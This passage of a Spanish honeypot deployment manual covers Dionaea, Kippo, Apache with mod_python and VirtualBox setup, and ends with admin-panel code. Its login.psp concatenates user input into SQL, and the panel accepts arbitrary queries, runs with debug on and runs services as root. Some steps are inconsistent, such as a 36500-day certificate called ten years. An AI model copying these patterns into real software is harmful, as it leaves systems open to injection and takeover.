--with-glib=/opt/dionaea
make
make install
cd $MYPWD

```

CONFIGURACION DE DIONAEA

Configuración de inicio como demonio del sistema durante el arranque:

Creamos el script de arranque.

```
~$ cd /etc/init.d
/etc/init.d/$ sudo nano dionaea.sh
```

Escribimos el comando de inicio.

```
#!/bin/sh
#Carga del proceso p0f (detección del S.O que se nos conecta al honeypot)
p0f -i any -u root -Q /tmp/p0f.sock -q -l -d -o /tmp/p0f.log

#OJO CON -u nobody NO FUNCIONA EN RASPBERRY PI, PC POR CONFIRMAR
#/opt/dionaea/bin/dionaea -D -u nobody -g nogroup -r /opt/dionaea -w /opt/dionaea -p
#/opt/dionaea/var/dionaea.pid

/opt/dionaea/bin/dionaea -D -u root -r /opt/dionaea -w /opt/dionaea -p
/opt/dionaea/var/dionaea.pid
```

Ctrl+x para salir preguntándonos si queremos guardar.

Le damos permiso de ejecución.

```
/etc/init.d/$ sudo chmod 744 dionaea.sh
```

Creamos los enlaces automáticamente a cada uno de los directorios para los runcommands (/etc/rcX.d) de los distintos modos de arranque.

Por defecto se nos crearán como activados S y prioridad 20 durante el arranque.

S20dionaea.sh → ../init.d/dionaea.sh

```
/etc/init.d/$ sudo update-rc.d dionaea.sh defaults
```

Creamos el archivo /opt/zetsuBD/zetsu.sqlite y damos de alta al administrador.



```
CREATE TABLE "login" ("username" VARCHAR PRIMARY KEY NOT NULL , "password" VARCHAR NOT NULL
, "rol" VARCHAR NOT NULL )
```

```
INSERT INTO "main"."login" ("username","password","rol") VALUES (?1,?2,?3)
```

Parameters:

param 1 (text): zetsu

param 2 (text):

```
15e907c0e30958e3882bcd552b4216106f8c52f2cb767be788c446664aaf20d5de6019148cf2d70001f618cb17cd
4399fbfbb7c7257a9c05ea00ca55e25cbeb9
param 3 (text): administrador
```

Modificación de permisos de dionaea:

/opt/dionaea/var/dionaea/logsql.sqlite (Base de datos de intentos de conexión)

/opt/dionaea/var/dionaea/zetsu.sqlite (Base de datos de Usuarios)

/opt/dionaea/etc/dionaea/dionaea.conf (Configuración de dionaea)



```
$ sudo chown root:www-data /opt/dionaea/var/dionaea
$ sudo chown root:www-data /opt/dionaea/var/dionaea/logsql.sqlite
/opt/dionaea/var/dionaea/sipaccounts.sqlite /opt/dionaea/var/dionaea/vtcache.sqlite
$ sudo chown root:www-data /opt/dionaea/etc/dionaea/dionaea.conf
$ sudo chmod 664 /opt/dionaea/etc/dionaea/dionaea.conf
$ sudo chown root:www-data /opt/zetsuBD/
$ sudo chmod 664 /opt/zetsuBD/zetsu.sqlite
```

INSTALACION DEL HONEYPOT KIPPO

#DEPENDENCIAS



```
~# sudo apt-get install python-twisted
```

Instalación.



```
~$ sudo mkdir /opt/kippo
~$ sudo chown zetsu:zetsu /opt/kippo
~$ cd /opt/kippo
~/opt/kippo$ wget http://kippo.googlecode.com/files/kippo-0.5.tar.gz
~/opt/kippo$ tar -xvzf kippo*
~/opt/kippo$ mv kippo-0.5 /opt/kippo
```

CONFIGURACION DE KIPPO

Configuración de inicio en el arranque del sistema sistema:

Kippo no permite por razones de seguridad ser lanzado como usuario root. Por ello durante el arranque tendremos que cambiar de contexto del usuario root al usuario zetsu como se indica mas adelante.

Creamos el script de arranque.



```
~$ cd /etc/init.d
/etc/init.d/$ sudo nano kippo.sh
```

Escribimos el comando de inicio. (Cambio de contexto a usuario zetsu)



```
#!/bin/sh
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 22 -j REDIRECT --to-port 2222
su - zetsu -c "rm /opt/kippo/kippo.pid"
su - zetsu -c "cd /opt/kippo;twistd -y /opt/kippo/kippo.tac -l /opt/kippo/log/kippo.log --
pidfile /opt/kippo/kippo.pid"
```

Le damos permiso de ejecución.



```
/etc/init.d/$ sudo chmod 755 kippo.sh
```

Modificación de permisos de kippo:

/opt/kippo/log/kippoBD.sqlite (Base de datos intentos de conexión)



```
~$ sudo chown -R zetsu:www-data /opt/kippo
```

Creamos los enlaces automáticamente a cada uno de los directorios para los runcommands (/etc/rcX.d) de los distintos modos de arranque.

Por defecto se nos crearán como activados S y prioridad 20 durante el arranque.

S20kippo.sh → ../init.d/kippo.sh



```
/etc/init.d/$ sudo update-rc.d kippo.sh defaults
```

INSTALACION DE SERVIDOR APACHE Y MODULO PYTHON

Instalación.


```
 ~$ sudo apt-get install apache2 libapache2-mod-python
```

CONFIGURACION DEL SERVIDOR APACHE (HTTP)


Cambiar el puerto de escucha de apache:

```
 ~$ sudo nano /etc/apache2/ports.conf
```

Modificamos las siguientes directivas dejándolas como sigue...

```
 NameVirtualHost *:3650  
Listen 3650
```

Configuración del host virtual y activación del modulo python.

```
 ~$ sudo nano /etc/apache2/sites-available/zetsuHttp
```



Usamos la siguiente configuración.

```
<VirtualHost *:3650>  
  
    ServerAdmin webmaster@localhost  
    DocumentRoot /var/www  
  
    #Carga del modulo python  
    LoadModule python module/modules/mod_python.so  
  
    <Directory />  
        #-FollowSymLinks No seguir enlaces simbolicos (seguridad)  
        Options -FollowSymLinks  
        AllowOverride None  
    </Directory>  
    <Directory /var/www/>  
        #-Indexes No mostrar contenido del directorio (seguridad)  
        Options -Indexes -FollowSymLinks MultiViews  
        #No usamos .htaccess  
        AllowOverride None  
        #Manejador PSP de mod python  
        AddHandler mod_python .psp  
        PythonHandler mod_python.psp  
        PythonDebug On  
    </Directory>  
    <Directory /var/www/imagenes>  
        Options -Indexes -FollowSymLinks MultiViews  
        AllowOverride None
```



```

        </Directory>
<Directory /var/www/js>
    Options -Indexes -FollowSymLinks MultiViews
    AllowOverride None
</Directory>

ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
<Directory "/usr/lib/cgi-bin">
    AllowOverride None
    Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
    Order allow,deny
    Allow from all
</Directory>

ErrorLog /var/log/apache2/error.log

# Possible values include: debug, info, notice, warn, error, crit,
# alert, emerg.
LogLevel warn

CustomLog /var/log/apache2/access.log combined

Alias /doc/ "/usr/share/doc/"
<Directory "/usr/share/doc/">
    Options Indexes MultiViews FollowSymLinks
    AllowOverride None
    Order deny,allow
    Deny from all
    Allow from 127.0.0.0/255.0.0.0 ::1/128
</Directory>
</VirtualHost>

```

Activamos el sitio zetsuHttp.



```
~$ sudo a2ensite zetsuHttp
```


Finalmente reiniciamos el demonio apache2.



```
~$ sudo service apache2 restart
```

CONFIGURACION DEL SERVIDOR APACHE (HTTP-S)

Activamos el modulo ssl de apache:

```
 ~$ sudo a2enmod ssl
```

Cambiar el puerto de escucha de apache:

```
 ~$ sudo nano /etc/apache2/ports.conf
```

Modificamos las siguientes directivas dejándolas como siguen.




```
#ZETSU HHTP
#NameVirtualHost *:3650
#Listen 3650

<IfModule mod_ssl.c>
    # If you add NameVirtualHost *:443 here, you will also have to change
    # the VirtualHost statement in /etc/apache2/sites-available/default-ssl
    # to <VirtualHost *:443>
    # Server Name Indication for SSL named virtual hosts is currently not
    # supported by MSIE on Windows XP.

    #ZETSU HTTPS
    NameVirtualHost *:4093
    Listen 4093
</IfModule>

<IfModule mod_gnutls.c>
    Listen 4093
</IfModule>
```

Configuración del host virtual para ssl y activación del modulo python

```
 ~$ sudo nano /etc/apache2/sites-available/zetsuHttps
```

Usamos la siguiente configuración.



```
<IfModule mod_ssl.c>
<VirtualHost default :4093>

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www

    #Carga del modulo python
    LoadModule python_module modules/mod_python.so

    <Directory />
        #-FollowSymLinks No seguir enlaces simbolicos (seguridad)
        Options -FollowSymLinks
        AllowOverride None
    </Directory>
    <Directory /var/www/>
        #-Indexes No mostrar contenido del directorio (seguridad)
```

```

        Options -Indexes -FollowSymLinks MultiViews
        #No usamos .htaccess
        AllowOverride None
        #Manejador PSP de mod_python
        AddHandler mod_python .psp
        PythonHandler mod_python.psp
        PythonDebug On
    </Directory>
    <Directory /var/www/imagenes>
        Options -Indexes -FollowSymLinks MultiViews
        AllowOverride None
    </Directory>
    <Directory /var/www/js>
        Options -Indexes -FollowSymLinks MultiViews
        AllowOverride None
    </Directory>

    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
    <Directory "/usr/lib/cgi-bin">
        AllowOverride None
        Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
        Order allow,deny
        Allow from all
    </Directory>

    ErrorLog /var/log/apache2/error.log

    # Possible values include: debug, info, notice, warn, error, crit,
    # alert, emerg.
    LogLevel warn

    CustomLog /var/log/apache2/access.log combined

    Alias /doc/ "/usr/share/doc/"
    <Directory "/usr/share/doc/">
        Options Indexes MultiViews FollowSymLinks
        AllowOverride None
        Order deny,allow
        Deny from all
        Allow from 127.0.0.0/255.0.0.0 ::1/128
    </Directory>

    # SSL Engine Switch:
    # Enable/Disable SSL for this virtual host.
    SSLEngine on

    # A self-signed (snakeoil) certificate can be created by installing
    # the ssl-cert package. See
    # /usr/share/doc/apache2.2-common/README.Debian.gz for more info.
    # If both key and certificate are stored in the same file, only the
    # SSLCertificateFile directive is needed.
    SSLCertificateFile /etc/ssl/certs/zetsu.pem
    #SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key

    # Server Certificate Chain:
    # Point SSLCertificateChainFile at a file containing the
    # concatenation of PEM encoded CA certificates which form the
    # certificate chain for the server certificate. Alternatively
    # the referenced file can be the same as SSLCertificateFile
    # when the CA certificates are directly appended to the server
    # certificate for convinience.
    #SSLCertificateChainFile /etc/apache2/ssl.crt/server-ca.crt

    # Certificate Authority (CA):
    # Set the CA certificate verification path where to find CA
    # certificates for client authentication or alternatively one
    # huge file containing all of them (file must be PEM encoded)
    # Note: Inside SSLCACertificatePath you need hash symlinks
    # to point to the certificate files. Use the provided
    # Makefile to update the hash symlinks after changes.
    #SSLCACertificatePath /etc/ssl/certs/
    #SSLCACertificateFile /etc/apache2/ssl.crt/ca-bundle.crt

    # Certificate Revocation Lists (CRL):
    # Set the CA revocation path where to find CA CRLs for client
    # authentication or alternatively one huge file containing all
    # of them (file must be PEM encoded)

```

```

# Note: Inside SSLCARevocationPath you need hash symlinks
#       to point to the certificate files. Use the provided
#       Makefile to update the hash symlinks after changes.
#SSLCARevocationPath /etc/apache2/ssl.crl/
#SSLCARevocationFile /etc/apache2/ssl.crl/ca-bundle.crl

# Client Authentication (Type):
# Client certificate verification type and depth. Types are
# none, optional, require and optional_no_ca. Depth is a
# number which specifies how deeply to verify the certificate
# issuer chain before deciding the certificate is not valid.
#SSLVerifyClient require
#SSLVerifyDepth 10

# Access Control:
# With SSLRequire you can do per-directory access control based
# on arbitrary complex boolean expressions containing server
# variable checks and other lookup directives. The syntax is a
# mixture between C and Perl. See the mod ssl documentation
# for more details.
#<Location />
#SSLRequire (    %{SSL_CIPHER} !~ m/^(EXP|NULL)/ \
#               and %{SSL_CLIENT_S_DN_O} eq "Snake Oil, Ltd." \
#               and %{SSL_CLIENT_S_DN_OU} in {"Staff", "CA", "Dev"} \
#               and %{TIME_WDAY} >= 1 and %{TIME_WDAY} <= 5 \
#               and %{TIME_HOUR} >= 8 and %{TIME_HOUR} <= 20       ) \
#               or %{REMOTE_ADDR} =~ m/^192\.76\.162\.[0-9]+$/
#</Location>

# SSL Engine Options:
# Set various options for the SSL engine.
# o FakeBasicAuth:
#   Translate the client X.509 into a Basic Authorisation. This means that
#   the standard Auth/DBMAuth methods can be used for access control. The
#   user name is the 'one line' version of the client's X.509 certificate.
#   Note that no password is obtained from the user. Every entry in the user
#   file needs this password: 'xxj31ZMTZzkVA'.
# o ExportCertData:
#   This exports two additional environment variables: SSL_CLIENT_CERT and
#   SSL_SERVER_CERT. These contain the PEM-encoded certificates of the
#   server (always existing) and the client (only existing when client
#   authentication is used). This can be used to import the certificates
#   into CGI scripts.
# o StdEnvVars:
#   This exports the standard SSL/TLS related 'SSL_*' environment variables.
#   Per default this exportation is switched off for performance reasons,
#   because the extraction step is an expensive operation and is usually
#   useless for serving static content. So one usually enables the
#   exportation for CGI and SSI requests only.
# o StrictRequire:
#   This denies access when "SSLRequireSSL" or "SSLRequire" applied even
#   under a "Satisfy any" situation, i.e. when it applies access is denied
#   and no other module can change it.
# o OptRenegotiate:
#   This enables optimized SSL connection renegotiation handling when SSL
#   directives are used in per-directory context.
SSLOptions +FakeBasicAuth +ExportCertData +StrictRequire
<FilesMatch "\.(cgi|shtml|phtml|php)$">
    SSLOptions +StdEnvVars
</FilesMatch>
<Directory /usr/lib/cgi-bin>
    SSLOptions +StdEnvVars
</Directory>

# SSL Protocol Adjustments:
# The safe and default but still SSL/TLS standard compliant shutdown
# approach is that mod ssl sends the close notify alert but doesn't wait for
# the close notify alert from client. When you need a different shutdown
# approach you can use one of the following variables:
# o ssl-unclean-shutdown:
#   This forces an unclean shutdown when the connection is closed, i.e. no
#   SSL close notify alert is send or allowed to received. This violates
#   the SSL/TLS standard but is needed for some brain-dead browsers. Use
#   this when you receive I/O errors because of the standard approach where
#   mod ssl sends the close notify alert.
# o ssl-accurate-shutdown:
#   This forces an accurate shutdown when the connection is closed, i.e. a

```

```

#      SSL close notify alert is send and mod ssl waits for the close notify
#      alert of the client. This is 100% SSL/TLS standard compliant, but in
#      practice often causes hanging connections with brain-dead browsers. Use
#      this only for browsers where you know that their SSL implementation
#      works correctly.
#      Notice: Most problems of broken clients are also related to the HTTP
#      keep-alive facility, so you usually additionally want to disable
#      keep-alive for those clients, too. Use variable "nokeepalive" for this.
#      Similarly, one has to force some clients to use HTTP/1.0 to workaround
#      their broken HTTP/1.1 implementation. Use variables "downgrade-1.0" and
#      "force-response-1.0" for this.
BrowserMatch "MSIE [2-6]" \
    nokeepalive ssl-unclean-shutdown \
    downgrade-1.0 force-response-1.0
# MSIE 7 and newer should be able to use keepalive
BrowserMatch "MSIE [17-9]" ssl-unclean-shutdown

</VirtualHost>
</IfModule>

```

Creamos el certificado para la sesión ssl.

Generamos una llave privada sin passphrase de 2048 bits (zetsu.key).

Generamos la solicitud de firma (Certificate Sign Request) (zetsu.csr). Rellenamos los datos solicitados.

Autofirmamos nuestro certificado con 10 años de tiempo de expiración.

Generamos el archivo pem uniendo clave privada y certificado.



```

~$ cd /etc/apache2
~$ sudo openssl genrsa -out zetsu.key 2048
~$ sudo openssl req -new -key zetsu.key -out zetsu.csr
~$ sudo openssl x509 -req -days 36500 -in zetsu.csr -signkey zetsu.key -out zetsu.crt
~$ sudo cat zetsu.key zetsu.crt > zetsu.pem
~$ sudo mv zetsu.* /etc/ssl/certs/

```

Activamos el sitio zetsuHttps.



```

~$ sudo a2ensite zetsuHttp

```

Finalmente reiniciamos el demonio apache2.



```

~$ sudo service apache2 restart


```

CONFIGURACION DEL ENTORNO DE DESARROLLO Y USUARIOS


Permisos en /var/www

```
 ~$ sudo chown root:www-data /var/www
```

Agregamos el usuario zetsu al grupo www-data, para poder acceder a /var/www y desarrollar la aplicación.


```
 ~$ sudo nano /etc/group
```

Modificamos la siguiente linea dejándola como sigue.


```
 www-data:x:33:zetsu
```

Permisos para el usuario www-data:

Al permitir la aplicación el cambio de la configuración de los servicios que se emulan, es necesario dar permisos a www-data para parar y relanzar el demonio de dionaea. Al ser este lanzado durante el arranque como root tenemos que darle permisos sudo y por seguridad limitarlo a tan solo a los scripts de parada e inicio.

```
 ~$ sudo nano /etc/sudoers
```

Modificamos la sección # User privilege specification como sigue.

```
 # User privilege specification  
root    ALL=(ALL) ALL  
www-data ALL = NOPASSWD: /opt/scriptsCronJobs/offDionaea.sh,  
/opt/scriptsCronJobs/onDionaea.sh
```

INSTALACION EN EL ENTORNO DE PRODUCCION

Tras la instalación de VirtualBox en el servidor para explotación existen dos filosofías de arranque de las máquinas virtuales. Inicio manual por el administrador del sistema ó arranque de la misma como un servicio del sistema. En concreto durante el desarrollo el proyecto el honeypot estará instalado en humo.ugr.es (servidor Supermicro Intel Xeon ,8GB Ram, Windows Server 2003), que realiza la función de virtualización de servicios en Betatesting para el C.S.I.R.C, y es iniciado como un servicio del sistema durante el arranque (prelogin) junto con otras máquinas virtuales.

Instalación y configuración (Windows Server 2003)

Nota Importante: Es altamente recomendable que las máquinas arrancadas como servicios del sistema no esten levantadas en el momento de arrancar VirtualBox (interface gráfica). Ya que se pueden dar errores de consistencia entre VirtualBox y VboxHeadless (manejador de máquinas virtuales sin la interface), si accedemos por error a la configuración de alguna de las máquinas que están corriendo en ese momento.

Copiamos el archivo zetsu.vdi en

C:\Documents and Settings\usuario\.VirtualBox\HardDisks

Arrancamos VirtualBox -> Pulsamos el boton “Nueva” ->



En el menú crear nueva máquina virtual

Nombre zetsu

Sistema operativo: Linux

Versión: Ubuntu

Pulsamos Next

En la siguiente pantalla nos saldrá seleccionado por defecto 512 MB pero con 256 MB podemos funcionar sin problemas y economizaremos recursos del sistema anfitrión

Pulsamos Next

En la siguiente pantalla seleccionamos usar disco duro existente

- ☒ Disco duro de arranque
- ☐ Crear disco virtual nuevo
- ☒ Usar un disco duro existente

Pulsamos



Pasamos al menú del administrador de medios virtuales y pulsamos



Navegamos por el menú hasta “C:\Documents and Settings\usuario\.VirtualBox\HardDisks”, seleccionamos zetsu.vdi y pulsamos abrir.

Volveremos al menú de medios virtuales y nos saldrá como un disco duro.

Discos duros			Imágenes de CD/DVD	Imágenes de disquete
Nombre	Tamaño virtual	Tamaño real		
zetsu.vdi	10,00 GB	3,71 GB		

Lo marcamos y pulsamos seleccionar.

Ahora nos saldrá seleccionado como disco duro de nuestra maquina virtual.

- ☒ Usar un disco duro existente
- zetsu.vdi (Normal, 10,00 GB)

Pulsamos Next y terminar.

Por último la única configuración pos instalación es asignarle una interface de red virtual conectada mediante bridge a la interface de red del equipo anfitrión (maquina física).

Para ello pulsamos configuración



Y en la sección de Red

Marcamos habilitar conector.


Seleccionamos Conectado a Adaptador puente

Seleccionamos a interface física

Desplegamos Avanzadas

Seleccionamos tipo de adaptador alguno de los existentes (menos red paravirtualizada)

Y marcamos cable conectado



En el caso de la red de la ugr es importante que el servicio de redes nos de una mac asociada a una ip para tener acceso a la red. Y será en este menú donde la asignemos.

CONFIGURACION DEL HONEYPOT VIRTUAL EN EL HOST REAL

Arranque como servicio del sistema del honeypot virtual:

Requisitos:

Instalar Windows Resource Kits en la carpeta srvany. Crear una carpeta srvany, en system32 se facilita no usar direcciones absolutas.

Creación del servicio del sistema:

Desde dentro de la carpeta ejecutamos.

"ruta del sistema"\INSTSRV.EXE MaquinaVirtualZetsu "ruta del sistema"\SRVANY.EXE"

Se nos creara el servicio de sistema MaquinaVirtualZetsu dentro del registro de windows.

Configuración del registro de Windows:

Buscamos MaquinavirtualZetsu.

Dentro del registro se crea una carpeta Parameters.

Dentro de Parameters creamos tres registros de strings values tales como:

AppDirectory "c:\Program Files\Oracle\VirtualBox\"


Application "c:\windows\system32\cmd.exe"

AppParameters /c "c:\Program Files\Oracle\VirtualBox\VBBoxHeadless.exe" -startvm zetsu -p 3380

Apagado como servicio del sistema del honeypot virtual:

El apagado del servidor no contempla el apagado seguro de las máquinas virtuales lanzadas como servicios del sistema. Por eso definimos el siguiente script y lo añadimos a las políticas de apagado del sistema como se indica en:

[http://technet.microsoft.com/en-us/library/cc783802\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/cc783802(v=ws.10).aspx)



```
C:\notepad shutdownVM.bat

@ECHO off
ECHO ----- >> VMShutdown.log
ECHO Registro de apagado de maquinas virtuales >> VMShutdown.log
ECHO ----- >> VMShutdown.log
sc stop MaquinaVirtualZetsu >> VMShutdown.log
ECHO. >> VMShutdown.log
ECHO Apagado del servicio MaquinaVirtualZetsu registrado el "%date%" a las "%time%" >>
VMShutdown.log
ECHO ----- >> VMShutdown.log
```

ANEXO DE CODIGO

Cabecera.psp

```
<%
from mod_python import Session, util
sesionWeb = Session.Session(req,timeout=86400)
%>

<div id="cabecera">
    <div id="logotipo"></div>
    <div id="logotipoD"></div>
    <div id="navegador">
        <table id="tablaNavegador">
            <tr>

                <td onmouseover="javascript:this.style.background='#808080';"
onmouseout="javascript:this.style.background='#c0c0c0';"><a href="/login.psp">Login-2</a></td>
                <td onmouseover="javascript:this.style.background='#808080';"
onmouseout="javascript:this.style.background='#c0c0c0';"><a href="/consultaBD.psp">Tablas</a></td>
                <td onmouseover="javascript:this.style.background='#808080';"
onmouseout="javascript:this.style.background='#c0c0c0';"><a href="/consultaSshBD.psp">TablasSSH</a></td>
                <td onmouseover="javascript:this.style.background='#808080';"
onmouseout="javascript:this.style.background='#c0c0c0';"><a href="/graficaBD.psp">Estadisticas</a></td>
                <td onmouseover="javascript:this.style.background='#808080';"
onmouseout="javascript:this.style.background='#c0c0c0';"><a href="/configuracion.psp">Configuracion</a></td>

            </tr>

            <tr>

                <td onmouseover="javascript:this.style.background='#808080';"
onmouseout="javascript:this.style.background='#c0c0c0';"><a href="/login.psp">UnLogin</a></td>
                <td onmouseover="javascript:this.style.background='#808080';"
onmouseout="javascript:this.style.background='#c0c0c0';"><a href="/consultaBD.psp">Tablas</a></td>
                <td onmouseover="javascript:this.style.background='#808080';"
onmouseout="javascript:this.style.background='#c0c0c0';"><a href="/consultaSshBD.psp">TablasSSH</a></td>
                <td onmouseover="javascript:this.style.background='#808080';"
onmouseout="javascript:this.style.background='#c0c0c0';"><a href="/graficaBD.psp">Estadisticas</a></td>
                <td onmouseover="javascript:this.style.background='#808080';"
onmouseout="javascript:this.style.background='#c0c0c0';"><a href="/configuracion.psp">Configuracion</a></td>

            </tr>

        </table>
    </div><!--navegador-->
</div><!--cabecera-->
```

Controlsesion.psp

```
<%
try:
    if(sesionWeb['sesion'] == "granted"):
        pass
    else:
        sesionWeb['exceptionErrorMsg']="ERROR1: No tiene permisos de usuario"
        sesionWeb.save()
        util.redirect(req,"error.psp")
except Exception,e:
    try:
        sesionWeb['exceptionErrorMsg']="ERROR2: No tiene permisos de usuario"
        sesionWeb.save()
        util.redirect(req,"error.psp")
    except Exception,e:
        util.redirect(req,"error.psp")
#end/try/try
%>
```

error.psp

```
<html>
<head>
    <style type="text/css" media="all">
        @import "zetsu.css";
    </style>
</head>
<body>
<div id="pagina">
    <%@ include file="/cabecera.psp"%>
    <div id="contenido">

<%=str(sesionWeb['exceptionErrorMsg'])%>

    </div><!--contenido-->
</div><!--pagina-->
</body>
</html>
```

login.psp

```
<html>
<head>
    <style type="text/css" media="all">
        @import "zetsu.css";
    </style>
</head>
<body>
<div id="pagina">
<%@ include file="/cabecera.psp"%>
<center></center>

<%
import hashlib
from pysqlite2 import dbapi2

sesionWeb['sesion'] = form.getfirst('sesion')
sesionWeb['username'] = form.getfirst('username')
sesionWeb['password'] = form.getfirst('password')
sesionWeb['exceptionErrorMsg'] = None
sesionWeb.save()

if (sesionWeb['sesion']==None):
%>

    <div id="menu">
        <form action="login.psp" method="post" name="formLogin">
            <fieldset class="greenFieldSet">
                <div>
                    <label class="loginFormDivLabel">Nombre de usuario:</label>
                    <input class="loginFormDivInput" value="" name="username"></input>
                </div>
```

```

        <br />
    </div>
        <label class="loginFormDivLabel">Password:</label>
        <input class="loginFormDivInput" value="" name="password"
type="password"></input>
    </div>
    <br />
    <div>
        <input type="submit" value="Login" name="button1"></input>
    </div>
    <input name="sesion" type="hidden" value="postLogin"></input>
</fieldset>
</form>
</div><!--menu-->

<!--<div id="contenido"></div--><!--contenido-->
<!--<div id="pie"></div></div-->

</div> <!--pagina-->
</body>
</html>

<%
elif (sesionWeb["sesion"]=="postLogin"):

    consultaLogin=False
    try:
        conexionBD = dbapi2.connect("/opt/dionaea/var/dionaea/zetsu.sqlite")
        cursorBD = conexionBD.cursor()
    except Exception,e:
        sesionWeb["exceptionErrorMsg"]="EXCEPCION: " + str(e)
        sesionWeb.save()
        util.redirect(req,"error.psp")
    else:
        try:
            cadenaClave = hashlib.sha512(sesionWeb["password"]).hexdigest()
            cursorBD.execute("SELECT * FROM login WHERE username='"+sesionWeb['username']+"'"")
            row = cursorBD.fetchall()
        except Exception,e:
            sesionWeb["exceptionErrorMsg"]="EXCEPCION: " + str(e)
            sesionWeb.save()
            util.redirect(req,"error.psp")
        else:
            try:
                consultaLogin = (cadenaClave==row[0][1])
            except Exception,e:
                sesionWeb["exceptionErrorMsg"]="ERROR2: Usuario/Clave incorrectos"
                sesionWeb.save()
                util.redirect(req,"error.psp")
            else:
                if (consultaLogin):
                    sesionWeb["sesion"]="granted"
                    sesionWeb.save()
                    util.redirect(req,"consultaBD.psp")
                else:
                    sesionWeb["exceptionErrorMsg"]="ERROR1: Usuario/Clave incorrectos"
                    sesionWeb.save()
                    util.redirect(req,"error.psp")

                cursorBD.close()
                conexionBD.close()
    else:
        sesionWeb["exceptionErrorMsg"]="ERROR: Estado de sesion ilegal"
        sesionWeb.save()
        util.redirect(req,"error.psp")

#end/if/elif/else
%>

```

consultaBD.psp

```
<html>
<head>
    <style type="text/css" media="all">
        @import "zetsu.css";
    </style>
    <script type="text/javascript" src="js/zetsuFunciones.js"></script>
</head>
<body>
<div id="pagina">
<div id="capaFlotante"><span id="posicion"></span></div>
<%@ include file="/cabecera.psp"%>
<%@ include file="/controlSesion.psp"%>

    <div id="contenido">
        <center>
            <form action="/consultaBD.psp" method="post" name="formConsultas">
                <textarea name="consultaPersonalizada" cols="75%" rows="2"></textarea>
                <br />
                <input type="submit" class="botonLargo" name="botonConsulta" value="Enviar consulta SQLite">
            </form>
        </center>
